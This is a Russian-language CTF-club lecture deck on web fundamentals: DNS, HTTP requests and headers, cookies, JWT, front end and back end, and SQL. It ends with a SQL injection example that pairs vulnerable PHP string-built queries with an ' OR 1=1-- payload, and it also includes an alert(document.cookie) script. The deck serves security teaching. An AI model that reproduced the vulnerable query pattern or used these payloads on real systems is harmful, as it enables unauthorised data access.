

# #WEB


DNS. HTTP. ВЕБ-СОКЕТЫ  
ВЕБ-ПРИЛОЖЕНИЯ.  
FRONTEND. BACKEND





ИТМО

«CTF»  
«/CLUB»

# ПРИМЕР ВЗАИМОДЕЙСТВИЯ БРАУЗЕРА СО ВСЕМИРНОЙ ПАУТИНОЙ



# URL



# КОДИРОВКА URL

Символ	Закодированный символ
пробел	%20 или +
!	%21
"	%22
#	%23
\$	%24
%	%25
&	%26
'	%27
(	%28
)	%29

# Преобразование доменных имён в IP-адреса

## Файл hosts

(в Linux находится по пути /etc/hosts)

```
GNU nano 5.4 /etc/hosts *
# Host addresses
127.0.0.1 localhost
127.0.1.1 vm
10.10.11.194 www.soccer.htb soc-player.soccer.htb
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

## Протокол DNS

- Тип «A»: доменное имя → Адрес IPv4
- Тип «AAAA»: доменное имя → Адрес IPv6
- Тип «CNAME»: доменное имя → доменное имя
- Тип «NS»: доменное имя → DNS-сервер

А ещё есть следующие типы:

- Тип «MX»: доменное имя → почтовый сервер
- Тип «PTR»: IP-адрес → доменное имя
- Тип «TXT»: доменное имя → доп. информация

# АНАТОМИЯ HTTP-ЗАПРОСА

ЗАГОЛОВКИ

```
$ curl -v http://itmo.ru/index.html
```

```
* Trying 51.250.120.146:80...
```

```
* Connected to itmo.ru (51.250.120.146) port 80 (#0)
```

```
> GET /index.html HTTP/1.1
```

```
> Host: itmo.ru
```

```
> User-Agent: curl/7.88.1
```

```
> Accept: */*
```

```
>
```

```
< HTTP/1.1 308 Permanent Redirect
```

```
< Date: Sat, 11 Nov 2023 21:00:12 GMT
```

```
< Content-Type: text/html
```

```
< Content-Length: 164
```

```
< Connection: keep-alive
```

```
< Location: https://itmo.ru
```

```
<
```

```
<html>
```

```
<head><title>308 Permanent Redirect</title></head>
```

```
<body>
```

```
<center><h1>308 Permanent Redirect</h1></center>
```

```
<hr><center>nginx</center>
```

```
</body>
```

```
</html>
```

МЕТОД ПУТЬ ВЕРСИЯ

ЗНАЧЕНИЯ ЗАГОЛОВКОВ

# HTTP-методы

## GET

Данные передаются в URL, например,  
<https://viewdns.info/dnsreport/?domain=itmo.ru> или <https://event.ctfclub.ru/users/17>

```
GET /users/17 HTTP/2
Host: event.ctfclub.ru
Cookie: session=4872d222-84b1-4525-950e-3be86ded1a59.ZktBb9XVMK2OH3FARSwHld2P_ng
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36
```

## POST

Данные передаются в теле HTTP-запроса.

```
POST /login HTTP/2
Host: event.ctfclub.ru
Content-Length: 153
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36

name=admin&password=SuperSecretPasswordl!& submit=Submit&nonce=b6b673b027f4c867bd0ff840d354328bd323b98327bfe958264ff5f67045e96c
```

# АНАТОМИЯ HTTP-ОТВЕТА

```
$ curl -v http://itmo.ru/index.html
* Trying 51.250.120.146:80...
* Connected to itmo.ru (51.250.120.146) port 80 (#0)
> GET /index.html HTTP/1.1
> Host: itmo.ru
> User-Agent: curl/7.88.1
> Accept: */*
>
< HTTP/1.1 308 Permanent Redirect
< Date: Sat, 11 Nov 2023 21:00:12 GMT
< Content-Type: text/html
< Content-Length: 164
< Connection: keep-alive
< Location: https://itmo.ru
<
<html>
<head><title>308 Permanent Redirect</title></head>
<body>
<center><h1>308 Permanent Redirect</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

ЗАГОЛОВКИ

ВЕРСИЯ КОД ПОЯСНЕНИЕ

ЗНАЧЕНИЯ ЗАГОЛОВКОВ



# Коды HTTP

## Группы кодов

Промежуток	Для каких типов
100 - 199	Просто информация
200-299	Успешные ответы
300-399	Перенаправление
400-499	Данные обработаны, но клиент предоставил неправильные данные
500-599	Веб-сервер не смог обработать данные и выдал ошибку

## Чаще всего встречаются (код, пояснение)

- **200 OK** – Возвращается при успешном запросе.
- **302 Found** – Перенаправляет клиента на другой URL.
- **400 Bad Request** – Возвращается при обнаружении неправильно оформленных запросов.
- **403 Forbidden** – Клиент не имеет соответствующего доступа к ресурсу.
- **404 Not Found** – Возвращается, когда клиент запрашивает ресурс, не существующий на сервере.
- **500 Internal Server Error** – Возвращается, когда сервер не может обработать запрос.



# HTTP-ЗАГОЛОВКИ

Аутентификационные, описывающие тело, остальные

# Authorization: Basic

```
GET / HTTP1.1
```

```
<...>
```

```
Authorization: Basic YWRtaW46MTIzNDU2Cg==
```

```
<...>
```

*Base64:*  
YWRtaW46MTIzNDU2Cg==



*cleartext:*  
admin:123456

# Authorization: Bearer

Base64:  
eyJhbGciOiJI...

GET / HTTP/2

<...>

JWT-ТОКЕН

Authorization: Bearer

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG91IiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36P0k6yJV\_adQssw5c

<...>

jwt.one

JWT encoder and decoder. Optimized for load speed

JWT

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG91IiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36P0k6yJV\_adQssw5c

Header

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Payload

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

Signature

SflKxwRJSMeKKF2QT4fwpMeJf36P0k6yJV\_adQssw5c

# Set-Cookie: <...>

HTTP/2 200 OK

<...>

Set-Cookie: session=507217ba-8f4c-4eef-87fa-ab93f4498188.YbEg63qngqK6dGdSVkt00Up610k; Expires=Sun, 19-Nov-2023 15:31:53 GMT; HttpOnly; Path=/;

<...>

The screenshot shows the CTFClub General Skills Board website. The browser's developer tools are open, displaying the 'Хранилище' (Storage) tab. Under the 'Куки' (Cookies) section, a cookie for 'https://event.ctfclub.ru' is highlighted. The cookie table below shows the details:

Имя	Значение	Domain	Path
session	507217ba-8f4c-4eef-87fa-ab93f44...	event.ctfclub....	/

# Cookie: <...>

The screenshot shows the Chrome DevTools Network tab. The left pane lists several requests, with 'helpers.min.js?d=3443e537' selected. The right pane shows the details of this request, including the 'Cookie' header, which is highlighted in red. The 'Cookie' header value is 'session=daba4d40-f619-4c26-8dfa-de67b4c45003.7iyblb-a5m2829ZQeJakyAuzz4U'.

Ст...	Me	Домен	Файл	Инициат...	Тип	Передано	Ра...
200	G...	event.c...	challenges	document	html	1,89 кБ (...)	5...
200	G...	event.c...	vendor.bundle.min.js?d=3443e5...	script	js	кеширов...	0 6
	G...	event.c...	core.min.js?d=3443e537	script	js	0 6 (пере...	0 6
200	G...	event.c...	helpers.min.js?d=3443e537	script	js	кеширов...	0 6
200	G...	event.c...	challenges.min.js?d=3443e537	script	js	кеширов...	0 6
200	G...	event.c...	favicon.ico?d=3443e537	FaviconL...	vn...	кеширов...	1,...
	G...	event.ctfd...	events	challenge...			
200	G...	event.c...	notification.webm	vendor.b...	we...	кеширов...	13...
200	G...	event.c...	challenges	challenge...	json	569 6	30...

Заголовки

server: cloudflare

vary: Accept-Encoding

Заголовки запроса (562 б)

Accept: \*/\*

Accept-Encoding: gzip, deflate, br

Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3

Alt-Used: event.ctfdclub.ru

Connection: keep-alive

Cookie: session=daba4d40-f619-4c26-8dfa-de67b4c45003.7iyblb-a5m2829ZQeJakyAuzz4U

DNT: 1

Host: event.ctfdclub.ru

# Остальные заголовки

Заголовок	Примеры	Назначение	Кто отправляет
Host	Host: <b>event.ctfclub.ru</b> Host: <b>www.ctfclub.ru</b>	Для доступа к разным веб-приложениям на одном IP-адресе.	Клиент серверу
User-Agent	User-Agent: <b>curl/7.77.0</b> User-Agent: <b>python</b> User-Agent: <b>Mozilla/5.0 (Windows NT 10.0; Win64...</b>	Для адаптирования ответа под конкретное устройство.	Клиент серверу
Referer	Referer: <b>https://google.com</b>	Для указания, какой ресурс привёл к составляемому запросу, например, мы нашли ссылку в Google и нажали на неё.	Клиент серверу
Server	Server: <b>Apache/2.2.14 (Win32)</b>	Содержит информацию о веб-сервере, обрабатывающем запрос.	Сервер клиенту

# Как описать контент в HTTP-запросе

Заголовок	Примеры	Назначение
Content-Type	Content-Type: <code>application/x-www-form-urlencoded</code> Content-Type: <code>multipart/form-data; boundary="myBoundary"</code> Content-Type: <code>application/json</code> Content-Type: <code>application/xml</code> Content-Type: <code>text/plain</code>	Для указания типа передаваемых данных в теле запроса.
Content-Length	Content-Length: <code>1337</code> Content-Length: <code>7337</code>	Для указания длины тела передаваемых данных.



# ЗАГОЛОВОК CONTENT-TYPE

**и его значения:** application/x-www-form-urlencoded,  
application/json, application/xml  
multipart/form-data; boundary=«...» и т.д.

# application/x-www-form-urlencoded

- Разные параметры разделяются «&», а параметры и их значения – «=».

- Пример:

```
POST /login HTTP/1.1
```

```
Host: bank.itmo
```

```
Content-Type: application/x-www-form-urlencoded
```

```
username=superadmin&password=123456
```

- Для двоичных данных лучше использовать  
multipart/form-data

# multiform/form-data

- Каждое значение посылается как блок данных с заданным **клиентом** разделителем (boundary), разделяющим каждую часть.

- Пример:

```
POST /upload HTTP/1.1
```

Host: bank.itmo

```
Content-Type: multipart/form-data;boundary=«--myBoundary»
```

```
--myBoundary
```

```
Content-Disposition: form-data; name=«filename»
```

изображение\_с\_котятми.jpg

--myBoundary

```
Content-Disposition: form-data; name=«content»
```

%PNG ? ? ? IHDR ? ? ? ? ? ? ? ? ? ? ħ 'h6 ? ? ? sRGB ? ®0

```
--myBoundary
```

# application/json и application/xml

	application/json	application/xml
Используемый формат	JSON	XML
Пример	<pre>{   "firstName": "Иван",   "lastName": "Иванов",   "address": {     "streetAddress": "Московское ш., 101, кв.101",     "city": "Ленинград",     "postalCode": 101101   },   "phoneNumbers": [     8121231234,     9161234567   ] }</pre>	<pre>&lt;person firstName="Иван" lastName="Иванов"&gt;   &lt;address streetAddress="Московское ш., 101, кв.101" city="Ленинград" postalCode="101101" /&gt;   &lt;phoneNumbers&gt;     &lt;phoneNumber&gt;812 123-1234&lt;/phoneNumber&gt;     &lt;phoneNumber&gt;916 123-4567&lt;/phoneNumber&gt;   &lt;/phoneNumbers&gt; &lt;/person&gt;</pre>

# API



Разработчик




Пользователь

```
$ curl 'https://api.vscale.io/v1/scalets' -H 'X-Token: <секретный_токен>'
[{"ctid":30222788,"name":"Rich-
Aneto","status":"started","location":"spb0","rplan":"small","keys":[],"tags":[],"
public_address":{"netmask":"255.255.255.0","gateway":"84.38.181.1","address":"84.
38.181.39"},"private_address":{"},"made_from":"ubuntu_22.04_64_001_master","hostna
me":"rich-aneto","created":"02.11.2023
15:00:50","active":true,"locked":false,"deleted":null,"block_reason":null,"block_
reason_custom":null,"date_block":null}]
```



Сервера  
VDS


*в интерфейсе веб-приложения нажимает на кнопки*



# ВЕБ-ПРИЛОЖЕНИЯ

Архитектура веб-приложений, Front End и Back End,  
HTML, CSS, JavaScript,  
веб-сервер, база данных, SQL, фреймворки

# Веб в инфраструктуре



# Front End VS Back End

## Front End

Технология	Назначение
HTML	Размещение элементов (кнопок, текста, заголовков и т.п.)
CSS	Дизайн элементов
JavaScript	Реакция на действия пользователя


## Back End

Технология	Описание	Примеры
ОС или контейнеризатор	ПО, на котором разворачиваются остальные компоненты	Windows, Linux, Docker
Веб-сервер	Веб-сервер обрабатывает HTTP-запросы	Apache, NGINX, IIS
База данных	Базы данных хранят типы данных, описанные разработчиками	MySQL, MSSQL, Oracle, PostgreSQL, NoSQL, MongoDB
Фреймворк	Фреймворк использует языки программирования для разработки логики веб-приложений программистами	Laravel (PHP), ASP.NET (C#), Spring (Java), Flask (Python), Django(Python), Express (Node JS JavaScript)



# HTML

```
<!DOCTYPE html>
<html>
  <head>
    <title>Заголовок</title>
  </head>
  <body>
    <p id="thePara">Абзац</p>
  </body>
  <!-- Комментарий -->
</html>
```



Абзац текста

# Мнемоники HTML

Символ	Мнемоника	Код
пробел		&#32;
"	&quot;	&#34;
&	&amp;	&#38;
<	&lt;	&#60;
>	&gt;	&#62;

# JavaScript

```
<script>
  ...
  alert(document.cookie);
  ...
</script>
```

```
<script src="myscript.js"></script>
```

# CSS

```
<style>
  body {
    background-color: black;
  }
</style>
```

```
<link rel="stylesheet"
type="text/css"
href="style.css">
```

# Базы данных

## Реляционные (SQL)

id	username	password
1	admin	password
2	test_user	12345
3	vadimm	ctfclub

## Нереляционные (NoSQL)

```
{
  "1" : {
    "username" : "admin",
    "password" : "password"
  },
  "2" : {
    "username" : "test_user",
    "password" : "12345"
  },
  "3" : {
    "не" : "структурировано",
  }
}
```

# Подключение базы данных

```
$database_connection = new mysqli(  
    "127.0.0.1", "dbuser",  
    "secret_p4ssword!", "first_database"  
);  
$sql_query = «SELECT user, password FROM user_table»;  
$result = $database_connection->query($sql_query);
```

# SQL

# SELECT

Таблица с именем  
users

id	username	password
1	admin	password
2	test_user	12345
3	vadimm	ctfclub

**SELECT id, username  
FROM users;**

Результат:

id	username
1	admin
2	test_user
3	vadimm

# SELECT

Таблица с именем  
**users**

id	username	password
1	admin	password
2	test_user	12345
3	vadimm	ctfclub

```
SELECT *  
FROM users;
```

Результат:

id	username	password
1	admin	password
2	test_user	12345
3	vadimm	ctfclub



# WHERE

Таблица с именем  
users

id	username	password
1	admin	password
2	test_user	12345
3	vadimm	ctfclub

```
SELECT *  
FROM users  
  
WHERE  
username="admin"  
AND  
password="psswor";
```

Результат:

id	username	password
----	----------	----------

# LIKE

## Таблица с именем users

id	username	password
1	admin	password
2	test_user	12345
3	vadimm	ctfclub

```
SELECT id, username  
FROM users  
  
WHERE  
username LIKE "adm";
```

## Результат:

id	username
1	admin

# КОММЕНТАРИЙ

`SELECT id, username FROM users -- комментарий: Получаем id и username.`

# UNION

Таблица с именем  
users

id	username	password
1	admin	password
2	test_user	12345
3	vadimm	ctfclub

Таблица с именем  
products

id	name
13	светильник
14	палатка

```
SELECT *  
FROM users
```

**UNION**

```
SELECT  
id, name, NULL  
FROM  
products;
```

Результат:

id	username	password
1	admin	password
2	test_user	12345
3	vadimm	ctfclub
13	светильник	NULL
14	палатка	NULL

# **НЕКОТОРЫЕ РАСПРОСТРАНЁННЫЕ ГРУППЫ ВЕБ-УЯЗВИМОСТЕЙ**

# SQL-инъекция

```
$sql_query = "SELECT * FROM users WHERE name LIKE '%$user_input%'";  
$result = $database_connection->query($sql_query);
```

Злоумышленник передаёт  
в параметр значение

**'doesnotexist' OR 1=1--';**

SELECT \* FROM users WHERE name LIKE **'doesnotexist' OR 1=1--';**

SELECT \* FROM users WHERE name LIKE 'doesnotexist' OR true;

SELECT \* FROM users WHERE name LIKE true;

